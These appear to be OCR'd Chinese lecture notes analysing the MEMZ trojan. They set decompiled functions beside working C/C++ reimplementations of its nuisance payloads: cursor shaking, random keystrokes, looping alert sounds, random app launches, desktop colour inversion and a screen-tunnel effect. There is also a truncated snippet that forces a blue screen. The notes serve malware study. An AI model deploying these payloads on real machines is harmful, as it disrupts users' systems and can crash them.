
主动引发蓝屏

主动退出Windows




```
ustPrivilege");
ardError");
, _DWORD, _DWORD))NtRaiseHardError;

nt))RtlAdjustPrivilege)(19, 1, 0, (char *)&v15 + 3, v

.Privileges[0].Luid);
```

# MEMZ 彩虹 進入點




```c
typedef struct{
    int temp;
    int (*func)();
}functable;

int func1(){
    puts("1");
}

int func2(){
    puts("2");
}

int func0(){
    puts("0");
}

int main(){
    functable table[3];
    table[0].func = func0;
    table[1].func = func1;
    table[2].func = func2;

    for(int i =0;i<3;i++){
        table[i].func();
    }
}
```




```c
void __stdcall __noreturn rainbow(int (__cdecl **lpThreadParameter)(int, int))
{
  int v1; // esi
  int v2; // ebx
  int i; // edi

  v1 = 0;
  v2 = 0;
  for ( i = 0; ; ++i )
  {
    if ( !v1-- )
      v1 = (*lpThreadParameter)(v2++, i);
    Sleep(0xAu);
  }
}
```

# MEMZ 彩虹 – 隨機開啟網頁or程式




```c
int __cdecl openApp(int a1)
{
  unsigned int v1; // eax
  int v2; // eax

  v1 = random();
  ShellExecuteA(0, "open", (&lpFile)[v1 % 0x2E], 0, 0, 10);
  v2 = random();
  return double2int(
           COERCE_UNSIGNED_INT64((double)a1),
           HIDWORD(COERCE_UNSIGNED_INT64((double)a1)),
           (double)(v2 % 200) + 1500.0 / ((double)a1 / 15.0 + 1.0) + 100.0);
}
```

# MEMZ 彩虹 - 像阿扁一樣手抖




```
#include <windows.h>
#include <random>

using namespace std;

int main(){

    int a=0;

    while(true){
        tagPOINT p;

        if(GetKeyState(VK_ESCAPE) & 0x8000)
            break;

        GetCursorPos(reinterpret_cast<LPPOINT>(&p));

        //std::cout << p.x << " " << p.y << std::endl;

        int a1, a2, b1, b2;

        a2 = rand() % 1000;
        b2 = rand() % 1000;

        a1 = rand() % (a/10000+2);
        b1 = rand() % (a/10000+2);

        SetCursorPos(p.x+a1*(a2%3-1), p.y+b1*(b2%3-1));
        Sleep(10);

        a++;
    }
}
```




```
int __cdecl mouse(int a1, int a2)
{
  int v2; // esi
  int v3; // edi
  int v4; // ecx
  int v5; // esi
  int v6; // ecx
  int v7; // eax
  int v8; // ecx
  int v9; // eax
  int v11; // [esp-4h] [ebp-18h]
  struct tagPOINT Point; // [esp+Ch] [ebp-8h] BYREF

  GetCursorPos(&Point);
  v2 = a2 / 2200 + 2;
  v3 = random(2200) % v2;
  v5 = random(v4) % v2;
  v7 = random(v6);
  v11 = Point.y + v3 * (v7 % 3 - 1);
  v9 = random(v8);
  SetCursorPos(Point.x + v5 * (v9 % 3 - 1), v11);
  return 2;
}
```

# MEMZ 彩虹 - 笨貓亂按鍵盤




```c
while(1){
    INPUT pInput;
    pInput.type = INPUT_KEYBOARD;
    pInput.ki.wVk = rand() % 42 + 48;
    SendInput(1, &pInput, sizeof(INPUT));
    Sleep(10);
}
```




```c
int sub_4017A5()
{
  struct tagINPUT pInputs; // [esp+0h] [ebp-1Ch] BYREF

  pInputs.ki.wVk = random(1) % 42 + 48;
  SendInput(1u, &pInputs, 28);
  return random(pInputs.type) % 400 + 300;
}
```

# MEMZ 彩虹 – 叭叭叭




```c
LPCSTR sound[3] = {"SystemExclamation", "SystemHand"};

while(1){

    int num = rand() % 2;
    PlaySoundA(sound[num], NULL, 1);
    Sleep(1500);

}
```




```c
int __thiscall playsound(void *this)
{
  unsigned int v1; // eax
  int v2; // ecx

  v1 = random((int)this);
  PlaySoundA((&pszSound)[v1 % 3], 0, 1u);
  return random(v2) % 20 + 20;
}
```

# MEMZ 彩虹 – 桌面變色




```
int desktopColor()
{
  HWND DesktopWindow; // edi
  HDC WindowDC; // esi
  struct tagRECT Rect; // [esp+8h] [ebp-10h] BYREF

  DesktopWindow = GetDesktopWindow();
  WindowDC = GetWindowDC(DesktopWindow);
  GetWindowRect(DesktopWindow, &Rect);
  BitBlt(WindowDC, 0, 0, Rect.right - Rect.left, Rect.bottom - Rect.top, WindowDC, 0, 0, 0x330008u);
  ReleaseDC(DesktopWindow, WindowDC);
  return 100;
}
```



```
HWND DesktopWindow;
HDC WindowDC;
RECT Rect;
while(1){

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);

    GetWindowRect(DesktopWindow, &Rect);

    BitBlt(WindowDC, 0, 0, Rect.right - Rect.left, Rect.bottom - Rect.top, WindowDC, 0, 0, 0x330008u);
    Sleep(1500);
    ReleaseDC(DesktopWindow, WindowDC);
}
```


# MEMZ 彩虹 – 桌面黑洞？



```cpp
#include <windows.h>
#include <wingdi.h>

//#pragma comment(lib, "winmm.lib")

//gcc DesktopWindows.cpp -o DesktopWindows -lgdi32

int main(){

    HWND DesktopWindow;
    HDC WindowDC;
    RECT Rect;

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);
    GetWindowRect(DesktopWindow, &Rect);
    for(int i = 0; i<10000; i++){
        StretchBlt(WindowDC, 50, 50, Rect.right-100, Rect.bottom-100, WindowDC, 0, 0, Rect.right, Rect.bottom, SRCCOPY);
        Sleep(100);
    }

    ReleaseDC(DesktopWindow, WindowDC);
}
```

